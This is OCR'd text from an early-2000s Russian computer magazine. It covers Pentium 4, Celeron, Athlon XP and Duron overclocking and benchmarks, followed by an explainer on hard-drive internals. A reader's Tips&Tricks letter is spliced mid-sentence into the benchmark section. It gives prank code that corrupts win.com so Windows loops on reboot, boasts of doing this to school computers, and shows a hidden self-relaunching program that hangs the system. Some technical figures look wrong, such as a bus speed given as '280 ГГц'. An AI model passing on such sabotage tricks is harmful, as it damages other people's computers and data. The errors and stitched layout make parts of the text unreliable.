Pentium 4 Celeron 1.7 ГГц

Процессоры Celeron, с момента их появления (во времена царствования Pentium 2), как-то сразу полюбились многим пользователям за невысокую цену и выдающиеся результаты в оверклокинге. Вот и на этот раз Целики продолжили свою славную традицию и показали себя очень «щедрыми» камнями, дарящими простому интелолюбу пару-тройку сотен халявных мегагерц. Что наглядно доказал наш экземпляр на 1.7 ГГц, легко заведясь на 2.11 ГГц, ну а если добавить огонька и увеличить напряжение, то результат будет еще больше.

Pentium 4 Celeron 1.8 ГГц

Второй процессор из линейки Celeron оказался не менее дружелюбным к разгону и тоже без проблем встал на 124-мегагерцовую шину. Таким образом, его частота составила целых 2.23 ГГц, что даже больше, чем у старшего родственника - Pentium 4 2.2 ГГц. В общем, очевидно, что процессоры Celeron были и остаются хорошим выбором для многочисленных оверклокеров.

NEXT

Как зависит выделение тепла от МЛР и от степени интеграции?

Чем длиннее цепочки, тем больше у них сопротивление, тем больше они потребляют электричества и тем сильнее они греются. Поэтому чем больше у ядра процессора функций, тем больше у него степень интеграции, тем длиннее цепочки элементов, тем он больше греется. Чем меньше у микросхемы МЛР, тем меньше элементы, тем меньше сопротивление у цепочек, тем меньше они греются. Почти все современные микросхемы делают по КМОП-технологии или по схожим. КМОП - это комплиментарный метал-оксид-полупроводник - этакий гибрид конденсатора и транзистора. Металл - это проводник, оксид - диэлектрик, полупроводник - сам транзистор. Из-за конденсатора КМОП так не любит статические разряды. Статика пробивает диэлектрик и выводит конденсатор из строя. Получается, что транзистор потребляет электричество только когда переключается, т.е. когда его конденсатор заряжается/разряжается. В остальные моменты транзистор практически ничего не потребляет. Конденсатор КМОП транзистора перезаряжается в зависимости от частоты, поэтому чем больше частота, тем больше потребляют транзисторы и тем больше греется весь процессор.

ПРОЦЕССОРНЫЕ ВОЙНЫ

test_lab (test_lab@gameland.ru)

Фотолитография

Фотолитография - это технология переноса рисунка на кремниевую пластину, похожая на фотографирование и проявку. Сначала процессор заготавливают на негативе в виде рисунка, а потом переносят на кристалл. Для этого на кристалл наносят светочувствительный слой, как на пленке фотоаппарата. Этот рисунок нужен для того, чтобы по нему создать на кристалле кремния разные виды элементов: транзисторы, конденсаторы, соединители. От толщины линий этого рисунка литографического размера зависят размеры будущих элементов и все с ними связанное.

Athlon XP (Palomino) 1800+

Теперь посмотрим, как проявили себя в оверклокинге топовые камушки от AMD. Старый боец Palomino оказался довольно крепким орешком и без лишней суеты подружился с FSB на 140 МГц (реальная частота шины 280 ГГц). При большем увеличении частоты (например, до 150 МГц) Windows загружалась, но перед появлением «Рабочего стола» система уходила в спячку или перезагружалась. Решалась эта проблема только повышением напряжения, но это в условие нашей задачи («легкого оверклокинга») не входило :].

Athlon XP (Thoroughbred) 2000+

Новое ядро поначалу внушало определенный оптимизм и сулило золотые оверклокерские горы. Как-никак переход на новую 0.13 мкм технологию должен был принести свои плоды. Однако суровая действительность обманула смелые ожидания. Торобред не разгонялся. Не то что бы совсем, но увеличение частоты системной шины всего на 5 МГц (да и то с поднятием напряжения до 1.65 В) трудно назвать нормальным разгоном. Скорей всего тут сказываются именно трудности AMD по наращиванию тактовых частот своих камней и новизна технологического процесса. Помнится, все процессоры, основанные на новых ядрах, поначалу имели весьма скромные возможности по халявному наращиванию своих тактовых частот. Так что, господа оверклокеры, остается ждать новых степпингов ядер ;].

Duron 1300 МГц

Итак, перед нами свеженький Duron, имеющий тактовую частоту в 1300 МГц. Duron, так же, как и Celeron, заработал себе отличную репутацию у оверклокеров и у простых юзеров благодаря низкой цене (сравнимой с кулерами для него :)), хорошей производительности и высоким разгонным потенциалом (например, 600-ые Duron'ы легко разгонялись до 1000-1100 МГц). Но и тут нас ждал небольшой облом - Duron без увеличения напряжения на ядро смог заработать только на 105-мегагерцовой шине, что не идет ни в какое сравнение с прошлыми выдающимися результатами. Благо, цена и производительность сохранили верность традиции и все еще могут радовать многочисленных покупателей своей доступностью.

ТЕСТЫ

SiSoft Sandra 2002

Как и ожидалось, Pentium 4 2,2 ГГц стал несомненным лидером в тесте пропускной способности памяти.

Впрочем, Целики тоже не отстают и показывают высокие результаты. Особенно заметен рост производительности у разогнанных камней, что наглядно демонстрирует все плюсы оверклокинга. Athlon'ы же впечатлили работой своих вычислительных блоков, не оставив практически никаких шансов даже разогнанному Pentium 4.

PC MARK 2002

PCMark2002 использует разнообразные задачи для оценки скорости CPU, например, такие как: декомпрессия JPEG, компрессия и декомпрессия по алгоритму LZ77, текстовый поиск и преобразование аудиопотока. Именно с этими задачами наиболее успешно справился Pentium 4 2.2 ГГц. Что, в принципе, и следовало ожидать. Ведь пропускная способность шины памяти у него гораздо больше (3.2 или 4.2 Гбайт в секунду), поэтому его результат так сильно выделяется на фоне

NEXT



TIPS&TRICKS

Привет, ведущий рубрики Tips&Tricks!

1. По поводу твоего Zapadl`a в #41, стр. 64: можно программу сократить до 2-х байт - не использовать cli и jmp поставить на Start. Если полученную программу открыть в мастдайном вьювире увидим загадочные буковки "лю". А если эти буковки дописать при помощи Блокнота в начало файла "win.com", то при перезагрузке маздайка зациклится! :))) Это было успешно использовано на всех компах нашей школы, после чего бедным преподонкам приходилось переустановлять винду!

2. В свой проект-западло на Дел-пхи или на Си-Си... Тфу! На Си/Си++:

а) Для Делпхи - делаеш прогу не видимую в диспетчере задач (должен знать как) и самое главное вставляешь заветные строчки:

```
asm
xor ax,ax
int 16h
end;
```


b) Тоже самое но строчки такие:

```
asm
{
xor ax,ax
int 16h
}
```


Смысл в том, что прога просит то у доса, то у биоса нажатия любой клавиши, но винда - не дос и поэтому прога всё вешает, но не полностью, поэтому мы скрываем её из диспетчера задач. А для прикола перед этими строчками поставь ещё одну строчку для повторного запуска проги :))).


З.Ы. Но в ИксПи-и-и-и не работает :(((.


MegaVadik MegaVadik@tut.by














остальных камней. Это заметно и на примере Celeron'ов, которые легко смогли обогнать Duron на 1300 МГц, а по скорости работы с памятью даже Атлон с рейтингом 1800+.

3D MARK 2001 (800x600 32bit color, z-buffer 24 bit)

В одном из самых популярных 3D-тестов наблюдается схожая картина, как в случае и с PC MARK, только на этот раз преимущество Pentium 4 выглядит не столь подавляюще, а Athlon XP 2000+ наступает ему буквально на пятки. Duron даже смог обогнать своего оппонента из враждебного лагеря - Celeron на 1.7 ГГц, превосходящего его по тактовой частоте на 400 МГц (правда, разогнанные Celeron такого издевательства над собой не потерпели :)). Athlon XP же с рейтингом 1800+ вступился за младшего братца и сполна расквитался с его обидчиками. И на это он имеет полное право, т.к. цена на него даже меньше, чем на бюджетные Celeron.

Quake 3 Team Arena

Настало время посмотреть, как поведут себя наши процессоры в реальных игровых приложениях, а не в синтетических тестах. Для этого мы прогнали наше каменное войско через многочисленные разрешения и разнообразные настройки. В разрешении 640x480 лучше всех проявил себя гордый Pentium 4, показав целых 220 FPS. Однако отставание Athlon'а с рейтингом 2000+ совсем незначительное, что наглядно показывают его 203 ФПС. А с ростом разрешения и с настройками High Quality - Athlon даже сумел превзойти «разогнанный» Pentium 4 с частотой 2.31 ГГц. Что ж, видимо не совсем еще отсырел порох в его пороховницах ;]. Duron тоже показал свой бойцовский характер и, несмотря на более низкую тактовую частоту, смог обогнать дружное семейство Celeron'ов при высоких настройках и разрешениях.

UT 2003 (800x600, карта BR-Anubis)

Интересно, как же проявят себя процы от двух грандов камнестроения в долгожданном хите? Тем более, что этот гамес весьма требователен к ресурсам системы. И тут нас ждал очередной сюрприз. Athlon вновь показал, кто правит бал на игровом поприще, и продемонстрировал весьма достойный результат. Также видно, что Duron и процессоры Celeron с большим трудом справляются с обеспечением «играбельного» FPS, грозясь скатиться на низкие показатели в напряженных сценах.

ВПЕРЕД, В БУДУЩЕЕ!

Наверняка многим будет интересно узнать, что же готовят нам в ближайшее время Intel и AMD. И если с Интел ситуация более-менее ясная и предсказуемая (планируется дальнейшее наращивание тактовых частот без каких-либо особых изменений в архитектуре), то планы AMD выглядят гораздо интригующей. Первое, что хочется отметить, это ликвидация линейки Duron. Однако материться еще рано, т.к. эту бюджетную нишу должны заполнить Athlon XP. А что же будет с самим XP? Для начала, из-за проблем с наращиванием тактовой частоты, планируется переход на более скоростную системную шину с результирующей частотой в 333 МГц, что позволит поднять рейтинг будущих процессоров Athlon. Ну а затем ожидается появление могучего и ужасного Hammer'а. Что же он сможет противопоставить нынешнему лидеру по производительности - Pentium 4? К радости особо нетерпеливых юзеров есть и такая информация. Конечно, это работа на более высоких частотах, чем у предшественника - Атлона, что должно сократить отставание от четвертого пня в частотной гонке. Но все же не только высокие частоты определяют производительность процессора. Особого внимания заслуживает сверхскоростная шина HyperTransport, которая к тому же будет значительно разгружена от муторной работы с памятью, т.к. контроллер памяти будет встроен в сам процессор! А это, в свою очередь, повлечет существенное снижение всевозможных задержек в связке процессор-память. Плюс в процессоре Hammer будет использоваться блок инструкций SSE2, что практически лишает Pentium 4 основных преимуществ. Также стоит упомянуть и главное достоинство процессора Hammer - поддержку 64-битных инструкций. И пускай пока еще нет соответствующего ПО, но это вопрос времени и техники, т.к. мало кто из его производителей не захочет легко повысить производительность своих приложений путем простой перекомпиляции. Осталось только набраться терпения и дождаться появления этого революционного «молотка» ;].

ТРИБУНАЛ

Как видишь, однозначно сказать, кто сейчас командует процессорным парадом, довольно сложно. С одной стороны, новое ядро Northwood позволяет Intel и дальше легко наращивать тактовые частоты своих процессоров, существенно обгоняя в этой горячей гонке AMD. А с другой стороны, производительность процессоров Athlon все еще достаточно привлекательна и порой превосходит процессоры от Intel. Да и цена на них существенно ниже. Однако цены на P4 тоже падают в высоком темпе, а частоты не менее быстро возрастают. И если компания AMD и дальше будет испытывать трудности с наращиванием своих тактовых частот и задержит выход своего будущего козыря - процессора Hammer, то она рискует надолго потерять с таким трудом приобретенную славу высокопроизводительных решений, а Intel тем временем успеет отвоевать свои былые позиции. Только, думается нам, не все так просто, и ты еще будешь свидетелем очередного звездного эпизода процессорных войн ;].

test_lab выражает благодарность компании Паритет94 за предоставленное на тестирование оборудование.

Никита Кислицин aka Nikitos
(nikitos@real.xakep.ru)


С этого номера начинает свое функционирование рубрика "Inside", цель которой - объяснить тебе, как работают некоторые устройства всеми нами любимого компьютера. От месяца к месяцу мы будем вскрывать какой-то новый девайс, копаться в его внутренностях (если таковые имеются, конечно же), фотографировать все это на цифровик и демонстрировать тебе снимки, предметно разъясняя, из чего состоит устройство и что именно делает каждая из его составных частей. Сегодня на операционном столе лежит HDD (Hard Disk Drive), или, говоря по-русски, хард. Ну что ж, посмотрим, что у него ВНУТРИ?

ВИНЧЕСТЕР

Жесткий диск можно условно разделить на две составные части: механическую и электронную. Первая и основная выполняет самую низкоуровневую работу и состоит, прежде всего, из корпуса, шпинделя, электродвигателя, носителей информации - так называемых "блинов", позиционера и блока магнитных головок.
Вторая работает на уровень-два выше. Она представляет собой обычную плату с напаянными на ней элементами, где, помимо кучи резисторов, диодов и прочих конденсаторов, находятся устройства со знакомыми тебе названиями - это память, процессоры, "инженерный цилиндр" и т.д. Обо всем этом речь пойдет ниже.

Носители информации

В качестве хранителей данных выступают тонкие пластинки толщиной примерно 2 мм, на которые с обеих сторон нанесено магнитное покрытие, обладающее способностью менять свои свойства под воздействием электромагнитных излучений. Раньше эти пластины выполнялись из стекла, сейчас используются преимущественно пластики - это "дешево, надежно и практично", но притом еще и эстетично. В качестве магнитного покрытия сейчас, в основном, юзают окись хрома - вещество, которое, в отличие от своего предка, используемого в более ранних моделях - окиси железа, сохраняет свои магнитные свойства значительно более длительный срок. Магнитное покрытие чрезвычайно чувствительно к физическим на него воздействиям, поэтому на каждом блине есть так называемая "парковочная зона" - область пластины у шпинделя, где не содержится никакой информации и куда опускается после завершения работы считывающая и записывающая информацию магнитная головка. В современных жестких дисках, с целью повысить их вместительность, нередко используется несколько пластин. Это при том, что на один блин может, при использовании технологии фирмы Western Digital, влезть 60 гигабайт информации! А недавно был анонс об уже восьмидесяти гигах на одну пластину...





Электроника

Вторая составляющая жесткого диска - электронная. Она представляет собой плату с напаянными на ней элементами, среди которых имеет смысл выделить микросхемы памяти винчестера (так называемый кэш), "инженерный цилиндр", в котором хранится управляющая диском информация, и два процессора. Первый обрабатывает электромагнитные колебания, поступающие с головок, второй производит управление диском, то есть регулирует скорость вращения шпинделя и производит позиционирование магнитных головок на дорожки. Но обо всем по порядку. Кеш в работе винчестера играет такую же роль, что и оперативная память в работе всего компа. В нем хранится обрабатываемая в текущий момент времени информация - либо читаемая, либо записываемая. Чем, соответственно, больше кэш, тем шустрее работает винчестер. Нормой для хороших современных хардов считается кэш в 2 мегабайта, лет 7 назад было 256 килобайт. "Инженерный цилиндр" представляет собой не что иное, как ПЗУ (постоянное запоминающее устройство) и служит для хранения в нем некоторой управляющей диском информации - в частности, серийный номер, модель, таблицы переназначения неисправных участков. Следует пояснить, что какой бы хороший и дорогой диск ни был, на его поверхности всегда есть неисправные участки, которые не могут быть использованы для записи данных, они обнаруживаются еще на стадии производства диска. В "инженерном цилиндре" хранятся адреса неисправных участков и адреса участков, которые следует использовать взамен порченных. Теперь вспомни тестирование жестких дисков в "Ferrum", где постоянно сравнивалось "качество поверхности" разных моделей. Да, график скорости чтения информации ломанный потому, что слишком часто встречаются неисправные места, и позиционеру приходится перескакивать в другую область, вследствие чего падает скорость чтения данных. Именно поэтому серьезное предпочтение отдавалось моделям, график скорости чтения которых ровный, без кардиограмм.


NEXT

Первый процессор

Кэш

Второй процессор

Никита Кислицин aka Nikitos
(nikitos@real.xakep.ru)




How does it work?

При включении питания (например, после нажатия на power), процессор, отвечающий за работу устройства, тестирует электронику диска, после чего отдает команду на включение электропривода шпинделя. В этот момент головка находится в "парковочной зоне". По достижении критической для головки скорости вращения (то есть если скорость и дальше будет нарастать, она может испортиться), потоки воздуха, возникающие в результате вращения блинов, заставляют головки "взлетать". Как только скорость вращения шпинделя достигает номинальной, головки выводятся из парковочной зоны и производится поиск служебной информации, находящейся в ПЗУ - "инженерном цилиндре". Последней стадией включения винчестера является проверка правильности позиционирования головок. Она выполняется следующим образом: процессор винчестера пытается установить позиционер с закрепленными на нем головками на заранее заданную последовательность дорожек, и если все нормально, контроллер выдает сигнал готовности, и диск переходит в режим нормальной работы с твоими бесценными данными.

Блок магнитных головок

Сами головки представляют собой совокупность замкнутого контура, выполненного из тоненькой проволочки, заделанной в пластик, и излучателя электромагнитных колебаний. Все это крепится на упругом крылышке, которым оканчивается так называемый позиционер - алюминиевая "рука", способная перемещаться между краем блина и шпинделем. Головки расположены с обеих сторон блина и подпружинены таким образом, что в свободном состоянии головка ложится на поверхность носителя. Шпиндель с блинами очень быстро вращаются вокруг своей оси, и вследствие этого вращающиеся пластины увлекают за собой потоки воздуха, благодаря которым головка "летает" над магнитным покрытием блина на расстоянии 0.13 (!) микрон от него. Следует пояснить, что магнитное вещество намагничивается неравномерно и при быстром вращении блинов относительно неподвижной головки в замкнутом контуре возникают электромагнитные колебания. Эти колебания, собственно, и представляют собой прочитанную информацию, они поступают в другой "отсек" жесткого диска, в его электронную часть, где, после обработки, идут по шлейфу на материнскую плату. Запись информации выполняется аналогичным путем, но в обратном порядке. Процессор устройства генерирует электромагнитные импульсы, поступающие на головку, производящую запись информации. Эти колебания излучаются в сторону магнитного покрытия, вследствие чего оно меняет свои магнитные свойства. При снижении скорости вращения ниже номинальной величины или выключения питания, процессор винчестера отводит головки ближе к шпинделю, в так называемую "парковочную зону", где головки ложатся на поверхность блина. "Парковка" необходима для сохранности головок и информации, находящейся на поверхности "блинов". В случае если головка "упадет" на ту часть поверхности блина, где содержится информация, могут запросто повредиться и данные, и сама головка - в современных моделях скорость вращения шпинделя достигает пятнадцати тысяч оборотов в минуту! Теперь, я думаю, понятно, почему резкое обесточивание диска в момент интенсивной работы может вызвать его повреждение? Головка попросту не успевает достичь "парковочной зоны" и падает на данные, вызывая их повреждение :(.



Логическая организация HDD


Каждый блин делится на сектора, кластеры, дорожки и цилиндры.
Дорожки - это концентрические окружности (т.е. у всех у них центр находится в одной точке), вдоль которых располагается записанная на диске информация. Каждая дорожка имеет свой собственный номер. Нумерация производится по порядку, начиная с нулевой дорожки по направлению от края блина к шпинделю винчестера. Цилиндром называют совокупность двух дорожек с одинаковыми номерами, расположенных на противоположных сторонах блина.
Что такое сектор, я полагаю, тебе известно из уроков геометрии в школе. Если же ты учился неважно, то объясню так: сектор - это кусочек дорожки, т.е. каждая из дорожек поделена на определенное количество секторов.
Кластер - несколько секторов, рассматриваемых операционной системой как одно целое. Если подняться на уровень выше в логической организации HDD, появляется такое понятие, как блок. Блок - это та информация, которая может быть записана на один сектор, это наименьшая порция данных, которая может иметь свой уникальный адрес на винчестере, обычно - 512 байт. Чтобы точно идентифицировать какие-то данные, находящиеся на HDD, необходимо знать три цифры: номер цилиндра, номер сектора на дорожке и номер головки. Тут следует пояснить, что две головки, работающие с одним блином, физически друг с другом связаны и читают (пишут) всегда в один цилиндр, в этом, собственно, и есть его смысл :). Для адресации данных в прежние времена использовали так называемый CHS-алгоритм (Cylinder, Head, Sector). Позднее разработчики столкнулись с некоторыми проблемами, связанными с поддержкой БИОС'ом дисков большого объема, и стали использовать иной алгоритм - LBA. Он довольно просто связан с CHS-адресом:
LBA=(cylinder*HEADS + head)*SECTORS + (sector-1).
Для работы с жестким диском BIOS'у компьютера необходимо знать объем диска, количество цилиндров, головок и секторов. В современных моделях все эти цифры определяются autodetect'ом, так что можешь полюбоваться на них, зайдя в соответствующий раздел твоего БИОСА.



Электродвигатель и шпиндель

